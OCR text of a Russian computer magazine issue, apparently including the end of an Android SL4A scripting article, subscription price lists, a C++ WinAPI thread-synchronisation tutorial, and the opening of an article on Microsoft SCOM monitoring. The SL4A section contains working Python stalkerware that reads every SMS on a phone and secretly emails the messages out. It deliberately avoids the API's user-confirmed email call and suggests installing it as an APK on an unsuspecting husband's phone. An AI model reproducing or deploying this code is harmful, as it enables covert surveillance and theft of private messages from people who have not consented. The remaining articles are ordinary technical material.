Таким образом перед нами предстает простая и мощная система для построения собственных приложений или написания скриптов для облегчения каких-либо повседневных задач, при этом тебе ничего не требуется, кроме собственного телефона! Чтобы облегчить нам жизнь, разработчики встроили API browser, при помощи которого можно быстро находить и добавлять необходимые команды. Чтобы добавить требуемую команду, нужно задолбить ее долгим нажатием, и в появившемся меню нажать <Insert>. Таким образом создание даже довольно сложных скриптов не покажется тебе особенно устрашающим. Теперь, для закрепления пройденного материала, рассмотрим «боевой» пример.

SMS-вор

Предлагаю для практики написать скрипт, который соберет все SMS у незадачливого пользователя и отправит их нам на почту.



▸ dvd

Все сорцы к статье ждут тебя на нашем диске.



▸ links


Сайт проекта: http://code.google.com/p/android-scripting/.




▸ warning

Все действия описаны исключительно в образовательных целях, автор и редакция не несут никакой ответственности за твои действия.





Если ты все правильно сделал, главное окно будет выглядеть как-то так



Здороваемся с миром из Python

```
# -*- coding: utf-8 -*-
import android, smtplib, os
droid = android.Android()
# Необходимые переменные
mailfrom = "откуда отправлять"
mailto = "куда отправлять"
lines = ""
# получаем сообщения
result = droid.smsGetMessages(False)
# обрабатываем результат и формируем тело письма
for f in result[1]:
 for value in f.values():
    lines = lines+str(value.encode('utf-8'))+ '\n'
print lines
# отсылаем полученные данные на почту
mailSend = smtplib.SMTP("smtp.gmail.com",587)
mailSend.ehlo()
mailSend.starttls()
mailSend.ehlo()
mailSend.login(mailfrom,"пароль от ящика")
mailSend.sendmail(mailfrom, mailto, lines)
mailSend.close()
```

Как видишь, скрипт получился довольно простым. Давай пробежимся по нему и разъясним основные моменты. В переменные mailfrom и mailto нужно забить адреса ящиков, с которых ты будешь отправлять и на которые будешь принимать письма, соответственно. Затем при помощи команды smsGetMessages() забираем сообщения. В качестве параметра ей надо указать, передавать ли только непрочитанные (True), или все сообщения (False). На будущее замечу, что у данной функции также есть и второй, необязательный параметр: inbox (по умолчанию) — из какой папки читать сообщения, в данном случае — входящие. После выполнения в переменную result запишется список, который состоит из списка словарей. Звучит запутанно, поэтому смотри код. Первый список — result, список SMS содержится в первом его элементе, поэтому в дальнейшем я работаю только со списком result[1], в котором каждый элемент — это словарь, а каждый словарь содержит SMS, номер телефона и ID сообщения. Ключи меня не сильно интересуют, поэтому я извлекаю только значения из каждого словаря и записываю их в строку, которая затем будет отправлена по почте. Для отправки по почте в API SL4A есть команда sendEmail(), но она требует участия пользователя, который вряд ли захочет, чтобы его входящие SMS отправились неизвестно кому. Поэтому подключаем smtplib и отправляем письмо самостоятельно. Ты можешь отправить это письмо самому себе или на другой ящик.

Где такой пример может пригодиться? Допустим, ты частный детектив, и очередная ревнивая жена попросила выяснить, что пишут ее мужу юные любовницы. Данный скрипт можно преобразовать в apk-файл (подробности здесь: http://code.google.com/p/android-scripting/wiki/SharingScripts), установить в телефон нерадивому супругу, а жене на почту будут приходить все планы будущих прелюбодеяний :).

Заключение

Помимо эсэмэсок, аналогичным способом при помощи API (вся необходимая инфа также есть на сайте проекта) можно выцепить из памяти телефона историю звонков, список контактов и многое другое. Думаю, что я уже дал тебе достаточно информации для твоих изощренных кодерских фантазий, дерзай комрад! ■



6 номеров **564 руб.**
13 номеров **1105 руб.**



6 номеров **785 руб.**
12 номеров **1420 руб.**



6 номеров **1110 руб.**
12 номеров **2016 руб.**



6 номеров **810 руб.**
12 номеров **1470 руб.**



6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **1260 руб.**
12 номеров **2310 руб.**



6 номеров **900 руб.**
12 номеров **1720 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**

ПОДПИШИСЬ!

shop.glc.ru

ВЫГОДА + ГАРАНТИЯ

Редакционная подписка без посредников – это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999



6 номеров **1130 руб.**
12 номеров **2060 руб.**



6 номеров **890 руб.**
12 номеров **1630 руб.**



6 номеров **630 руб.**
12 номеров **1130 руб.**



6 номеров **765 руб.**
12 номеров **1380 руб.**



6 номеров **960 руб.**
12 номеров **1740 руб.**



6 номеров **1300 руб.**
12 номеров **2300 руб.**



3 номера **630 руб.**
6 номеров **1140 руб.**




6 номеров **1260 руб.**
12 номеров **2200 руб.**



6 номеров **2205 руб.**
12 номеров **3890 руб.**



6 номеров **2150 руб.**
12 номеров **3930 руб.**



6 номеров **2178 руб.**
12 номеров **3960 руб.**




deeonis (deeonis@gmail.com)

Программерские типсы и триксы: секреты многопоточности

Изучаем модульное тестирование в сфере мобильного программинга

Очень часто в наших статьях мы упоминали о тех или иных особенностях языка C++, касающихся написания многопоточных приложений. C++ не имеет нативной поддержки работы со множеством тредов, и поэтому программисту приходится самому заботиться о правильном поведении и безопасности своего кода. Для этих целей Windows предоставляет множество средств, о которых мы сегодня поговорим.

С появлением многозадачности, в операционных системах остро встал вопрос потокобезопасности и совместного доступа к ресурсам. Большинство современных приложений так или иначе используют треды в своей работе. Помимо организации обработки банальных сообщений Windows, которые отправляются элементам графического интерфейса (окнам, кнопкам, полям ввода и т.д.), многопоточность нужна и в ряде чисто прикладных задач.

Часто возникают ситуации, когда нам требуется дождаться корректного завершения запущенного треда, или же обеспечить монопольный доступ в единичный момент времени к какой-нибудь глобальной переменной. Все эти задачи требуют от программиста решить вопрос о межпоточной синхронизации.

Для большей наглядности можно рассмотреть следующий код:

Ожидаем завершение потока

```
// Запускаем поток
HANDLE hWorkerThread = ::CreateThread( ... );

// Перед окончанием работы надо каким-либо образом сообщить
рабочему потоку, что пора закачивать
...

// Ждем завершения потока
DWORD dwWaitResult = ::WaitForSingleObject(
  hWorkerThread, INFINITE );
if( dwWaitResult != WAIT_OBJECT_0 )
{
  // обработка ошибки
}

// Хэндл потока можно закрыть
::CloseHandle( hWorkerThread );
```

В этом примере мы создаем поток с помощью функции CreateThread, а затем, перед завершением программы, ожидаем, когда наш поток отработает, чтобы закрыть его описатель. Собственно, вся магия заключается тут в API-функции WaitForSingleObject. Но об этом чуть ниже.

WaitForSingleObject и WaitForMultipleObjects

В нашем примере мы используем функцию WaitForSingleObject для временной приостановки потока, в контексте которого она была вызвана. Первый ее параметр — это хендл объекта, изменение состояния которого мы ожидаем. В приведенном коде мы следим за описателем потока, но есть и другие объекты ядра, о которых мы поговорим чуть позже. Объекты ядра могут находиться в двух состояниях: нейтральном и сигнальном. Так вот функция WaitForSingleObject занимается тем, что ждет, когда объект перейдет в сигнальное состояние, при этом поток, вызвавший ее, совершенно не расходует процессорное время.

Сколько времени ждать наступления сигнального состояния, API решает на основе второго параметра — времени в миллисекундах. В случае его истечения функция вернет WAIT_TIMEOUT. Ожидать изменения состояния объекта можно бесконечно, для этого нужно передать во втором параметре значение INFINITE. Или же можно вообще не приостанавливать поток, а просто проверить состояния кернел обжекта, сделав интервал ожидания равным нулю. Когда объект переходит в сигнальное состояние, функция завершается, возвращая значение WAIT_OBJECT_0.

Но из названия WaitForSingleObject должно быть понятно, что это всего лишь частный случай API-функции WaitForMultipleObjects, которая предоставляет гораздо больше возможностей. Давай взглянем на ее прототип.

Описание WaitForMultipleObjects


```
DWORD WINAPI WaitForMultipleObjects(
  __in DWORD nCount,
  __in const HANDLE *lpHandles,
  __in BOOL bWaitAll,
  __in DWORD dwMilliseconds
);
```

Основное отличие этой API-функции от WaitForSingleObject в том, что она может ожидать изменения состояния сразу нескольких объектов. Описатели этих объектов передаются в массиве в параметре const HANDLE *lpHandles. Количество элементов массива задается с помощью DWORD nCount, а BOOL bWaitAll позволяет приостанавливать поток до тех пор, пока все объекты ядра не перейдут в сигнальное состояние.

Возвращаемые значения практически идентичны значениям WaitForSingleObject, с той лишь разницей, что если bWaitAll == FALSE, то в случае установки одного из объектов в сигнальное состояние мы получаем на выходе WAIT_OBJECT_0 + object_index_in_array. То есть, если из результата вычесть WAIT_OBJECT_0, то мы узнаем индекс объекта в массиве, который перешел в сигнальное состояние.

Теперь, когда мы поняли, как работают функции WaitFor***, можно подробнее рассмотреть, чем же такими являются объекты ядра. WaitForMultipleObjects и иже с ней могут мониторить объекты событий (Events), мьютексы, семафоры, процессы, потоки, таймеры ожидания, консольный ввод и некоторые другие виды объектов. Мьютексы, со-





Asynchronous function	Description
APCProc	An application-defined callback function used with the QueueUserAPC function.
GetOverlappedResult	Retrieves the results of an overlapped operation.
QueueUserAPC	Adds a user-mode asynchronous procedure call (APC) object to the APC queue of the specified thread.

Condition variable and SRW lock function	Description
AcquireSRWLockExclusive	Acquires a slim reader/writer (SRW) lock in exclusive mode.
AcquireSRWLockShared	Acquires a slim reader/writer (SRW) lock in shared mode.
InitializeConditionVariable	Initializes a condition variable.
InitializeSRWLock	Initialize a slim reader/writer (SRW) lock.
ReleaseSRWLockExclusive	Releases a slim reader/writer (SRW) lock that was acquired in exclusive mode.
ReleaseSRWLockShared	Releases a slim reader/writer (SRW) lock that was acquired in shared mode.
SleepConditionVariableCS	Sleeps on the specified condition variable and releases the specified critical section as an atomic operation.
SleepConditionVariableSRW	Sleeps on the specified condition variable and releases the specified lock as an atomic operation.
TryAcquireSRWLockExclusive	Attempts to acquire a slim reader/writer (SRW) lock in exclusive mode. If the call is successful, the calling thread takes ownership of the lock.
TryAcquireSRWLockShared	Attempts to acquire a slim reader/writer (SRW) lock in shared mode. If the call is successful, the calling thread takes ownership of the lock.

Список функций синхронизации в MSDN

бытия и семафоры служат специально для целей синхронизации, поэтому на них стоит остановиться подробнее.

Объект ядра Событие

Событие или event — это самый примитивный объект синхронизации. По сути, это просто флаг, который может находиться либо в нейтральном состоянии, либо в сигнальном. Создать ивент можно с помощью функции CreateEvent.

Описание CreateEvent

```
HANDLE WINAPI CreateEvent(
  __in_opt LPSECURITY_ATTRIBUTES lpEventAttributes,
  __in BOOL bManualReset,
  __in BOOL bInitialState,
  __in_opt LPCTSTR lpName
);
```

События имеют возможность автосброса. Для этого надо установить параметр BOOL bManualReset в значение FALSE. В этом случае при обработке ивента функцией WaitFor*** объект автоматически перейдет в нейтральное состояние. Если же bManualReset == TRUE, то сброс флага осуществляется функцией ResetEvent.

События могут быть именованными и не именованными. В первом случае к ивенту можно получить доступ из другого процесса, открыв объект с помощью API OpenEvent. Такие events удобно использовать при межпроцессорной синхронизации. Также событию можно задать начальное состояние с помощью параметра BOOL bInitialState. Если он равен TRUE, то объект будет создан сразу в сигнальном состоянии. Events в связке с WaitFor***-функциями обеспечивает простой и удобный способ синхронизации потоков.

Объект ядра Мьютекс

Мьютекс (mutex) очень похож на event с автосбросом, но, в отличие от последнего, он имеет привязку к конкретному потоку. Если мьютекс находится в сигнальном состоянии, то считается, что он свободен. Как только какой-либо тред дожидается сигнального состояния mutex с помощью функции WaitFor***, объект сбрасывается в нейтральное состояние и считается захваченным этим потоком.

В отличие от события, мьютекс имеет разные состояния для разных тредов. Так, для потока, который захватил mutex, он выглядит как свободный, и все последующие вызовы WaitFor*** вернут результат, говорящий о том, что объект находится в сигнальном состоянии. Все же другие потоки будут видеть его как захваченный объект, то есть в нейтральном состоянии и WaitFor*** API будут ждать, пока он освободится.

Перевести мьютекс обратно в сигнальное состояние можно с помощью функции ReleaseMutex. Кроме того mutex имеет счетчик ссылок. Это означает, что ReleaseMutex надо вызывать столько же раз, сколько были вызваны WaitFor***.

Если понимание того, чем мьютекс отличается от события до сих пор не пришло, то советую взглянуть на пример ниже.

Пример работы Mutex

```
HANDLE hMutex;

void Func()
{
  ::WaitForSingleObject(hMutex, INFINITE);
  …
  ::ReleaseMutex(hMutex);
}


DWORD WINAPI thread1(LPVOID param)
{
  ::WaitForSingleObject(hMutex, INFINITE);

  Func();
```



links

http://goo.gl/H2NLa — все, что вы хотели знать о синхронизации в Windows, но боялись спросить.



Пример использования семафоров

```
   ::ReleaseMutex(hMutex);
}

DWORD WINAPI thread2(LPVOID param)
{
   ::WaitForSingleObject(hMutex, INFINITE);
   ...

   ::ReleaseMutex(hMutex);
}

int main(...)
{
   hMutex = ::CreateMutex(NULL, FALSE, NULL);

   HANDLE hThread1 = ::CreateThread(NULL, 0, thread1, ...);
   HANDLE hThread2 = ::CreateThread(NULL, 0, thread2, ...);
}
```

В этом коде поток thread1 дважды вызывает WaitForSingleObject для нашего мьютекса. Причем вызовы эти вложены друг в друга, то есть сначала два раза вызывается WaitForSingleObject, а затем — два раза ReleaseMutex.

Оба вызова проходят WaitFor*** проходят гладко, так как для thread1 наш мьютекс находится в сигнальном состоянии, несмотря на автосброс. Но этот автосброс влияет на thread2, который ожидает, пока объект станет свободным.

Если бы мы использовали ивенты, то вызов WaitForSingleObject в функции Func в первом потоке привел бы к его полному зависанию, но благодаря свойству мьютекса привязываться к контексту потока, этого не произошло.

Объект ядра Семафор (semaphore)

Поведение семафора сложнее, чем у других объектов синхронизации. Несмотря на то, что у него нет привязки к контексту потока, как у мьютекса, но зато semaphore обладает внутренним счетчиком. Каждый раз, когда WaitFor***-функция определяет семафор в сигнальном состоянии, этот счетчик уменьшается на единицу. Как только счетчик достигнет нуля, семафор переходит в нейтральное состояние. Создать semaphore можно с помощью API-функции CreateSemaphore.

Описание CreateSemaphore

```
HANDLE WINAPI CreateSemaphore(
  __in_opt LPSECURITY_ATTRIBUTES lpSemaphoreAttributes,
  __in LONG lInitialCount,
  __in LONG lMaximumCount,
  __in_opt LPCTSTR lpName
);
```

Как видно из прототипа функции, здесь можно задать максимальное число счетчика (параметр LONG lMaximumCount) и сразу инициализировать этот счетчик некоторым числом (LONG lInitialCount). ReleaseSemaphore может увеличить этот счетчик, причем не обязательно на единицу, а на необходимое заданное значение.

Объект семафор может использоваться для ограничения числа активных потоков в приложении или для других более сложных задач.

Критические секции


Еще одним синхронизационным примитивом являются critical section. Для работы с ними есть свой набор API, и их нельзя использовать в функциях ожидания WaitFor***. По своим свойствам критические секции очень похожи на мьютексы — в их случае тоже отсутствует угроза взаимоблокировки в контексте одного потока.

Перед использованием critical section следует сначала ее инициализировать. Для этого потребуется API-функция InitializeCriticalSection. Единственный параметр, который она принимает — это указатель на объект типа CRITICAL_SECTION (память под этот объект следует выделить заранее).

После инициализации с критической секцией можно работать. Функция EnterCriticalSection переводит объект CRITICAL_SECTION в состояние «занято», после чего ни один другой поток не сможет выполнить код критической секции. LeaveCriticalSection освобождает объект.

Обе API в качестве параметра принимают лишь указатель на инициализированный объект секции, нельзя задать ни время ожидания, ни других дополнительных опций. То есть, функционально, критическая секция является урезанным клоном мьютекса, но в отличие от последнего, работа с ней происходит почти в 100 раз быстрее. Мы теряем в гибкости, зато прибавляем в скорости.

Кстати, насчет времени ожидания функцией EnterCriticalSection я немного соврал. Задать его можно, но только для всех кри-



Работа с ивентами в реальном проекте

тических секций сразу и только в реестре (ключ HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\CriticalSectionTimeout). По истечении этого времени WINAPI генерирует исключение EXCEPTION_POSSIBLE_DEADLOCK, которое вполне может означать, что в приложении случилась взаимоблокировка потоков — deadlock. Но об этом чуть позже, пока скажу только, что не стоит эти исключения заворачивать в null.

Помимо EnterCriticalSection есть еще TryEnterCriticalSection, которая не ожидает освобождения объекта критической секции, а просто возвращает FALSE, если потоку не удалось войти в critical section. Если все нормально, и объект захвачен, то функция вернет TRUE. И не забываем удалять объекты секций, когда они больше не нужны, с помощью DeleteCriticalSection.

Атомарные операции

Атомарные операции — это еще один вид синхронизации в многопоточных приложениях. Но их главное отличие от всего прочего заключается в том, что они выполняют лишь простые действия. Для каждой атомарной операции есть своя API-функция. Все эти API начинаются со слова Interlocked, и количество их потрясает воображение :).

Например, можно атомарно увеличить или уменьшить на единицу какую-либо переменную. Это будет полезно для реализации счетчика ссылок в мультипоточных приложениях.

Скорость выполнения атомарных операций выше, чем у критической секции. Дело в том, что все эти команды поддерживаются на уровне процессора, то есть компилятор генерирует единственную команду в машинном коде, которая выполняется CPU в один заход.

Deadlock

Вернемся к дедлокам. Для того чтобы лучше понять суть этого явления, рассмотрим небольшой пример.

Тут возможен deadlock

```
DWORD WINAPI thread1(LPVOID param)
{
  ::WaitForSingleObject(hEventA, INFINITE);
  ...
  ::WaitForSingleObject(hEventB, INFINITE);
  ...
}

DWORD WINAPI thread2(LPVOID param)
{
  ::WaitForSingleObject(hEventB, INFINITE);
  ...
  ::WaitForSingleObject(hEventA, INFINITE);
  ...
}
```

У нас есть два потока, которые поочередно ожидают два ивента: A и B. Возможна такая ситуация, при которой первый поток захватит событие A и будет ожидать освобождения события B, а второй поток, наоборот, захватит event B и будет ждать A. В этом случае мы получим взаимоблокировку, которая приведет к полному зависанию этих двух тредов.

Для того чтобы этого избежать, следует либо использовать WaitForMultipleObjects с параметром bWaitAll, равным TRUE, либо ожидать события A и B в жестко оговоренным порядке. И то и другое достаточно сложно сделать в больших системах. Плюс дедлокам подвержены и критические секции, где мы не можем переложить заботу о них на плечи ОС, используя WaitForMultipleObjects.

Для решения этой проблемы используются разнообразные паттерны проектирования, которые помогают избежать таких неприятностей даже в самых запутанных ситуациях. Но, к сожалению, рассказ о таких приемах требует отдельной статьи, поэтому здесь я ограничусь предупреждением насчет того, чего стоит опасаться при работе с объектами синхронизации.

Заключение

Все, что было описано выше, — лишь верхушка айсберга. В рамках одной статьи нельзя полностью раскрыть тему синхронизации потоков и совместного доступа к ресурсам. Тем не менее, все, что мы рассмотрели в этой статье, вполне может составить хорошую основу для правильного написания многопоточных приложений, а конкретные нюансы — они ведь все равно познаются на практике.



Сергей «grinder» Яремчук (grinder@tux.in.ua)

Сетевой эскулап

SCOM: решение для мониторинга и диагностики систем

Управление большим количеством разнородных систем никогда не было, да и не могло быть простым. Ведь в процессе работы необходимо отслеживать десятки параметров, вовремя диагностируя (и предотвращая) проблемы. Вручную это сложно, а написать соответствующие скрипты могут лишь самые опытные админы. Впрочем, эти скрипты будут лишены визуального представления, так понятного начальству.

Назначение и архитектура SCOM

Для управления сложными ИТ-инфраструктурами Microsoft предлагает целый ряд продуктов System Center, позволяющих упростить множество рутинных задач администрирования, повысив эффективность работы сисадмина. Продукт SCOM 2007 R2 (OpsMgr, System Center Operations Manager 2007 R2) появился как дальнейшее развитие MOM 2005 (Microsoft Operations Manager). В его задачи входит собирать все журналы в одном месте, управлять и мониторить ОС, сервисы и приложения в гетерогенной среде Windows, Linux и UNIX. Преимущество SCOM — представление информации обо всех отслеживаемых компонентах в единой консоли, что дает возможность лучше контролировать происходящие процессы. Все данные связываются в логическую цепочку, то есть, если, например, вышел из строя SQL-сервер, администратор получит уведомления о том, что все взаимосвязанные приложения перестанут работать.

Для мониторинга используется несколько средств. Сбор данных о конфигурации систем и текущем состоянии осуществляют установленные агенты (служба управления System Center), отправляющие все собранное на сервер управления (Management Server). В случае возникновения проблем агент не только генерирует предупреждение, но и может выполнить заранее предусмотренные действия для ее устранения. Возможен мониторинг без агентов, когда SCOM в том числе перехватывает сообщения, отправленные службой «Доктор Ватсон». При этом данные (при помощи RPC) сервером управления будут собираться непосредственно или при помощи одного из компьютеров с установленным агентом-прокси. Учитывая, что такой подход более ресурсоемкий, рекомендуется мониторить не более 10 безагентных систем на один сервер управления и 60 — на группу. В разветвленной сети обычно разворачивают несколько серверов управления, один из них (обычно первый установленный) является корневым. Вся собранная информация сохраняется в нескольких базах MS SQL Server — оперативная (до 7 дней) и долгосрочная (Datawarehouse, 1 год).

Все элементы объединяются в группу управления (Management Group), которая представляет собой логически обособленную единицу со своими настройками, некое подобие workgroup в сети Windows. В большой сети для удобства и безопасности можно использовать несколько MG, причем агент может отправлять данные четырем группам.

В разветвленных сетях для связи с сервером OpsMgr используют шлюз OpsMgr, который, являясь единой точкой доступа (прокси), отвечает за аутентификацию агентов.

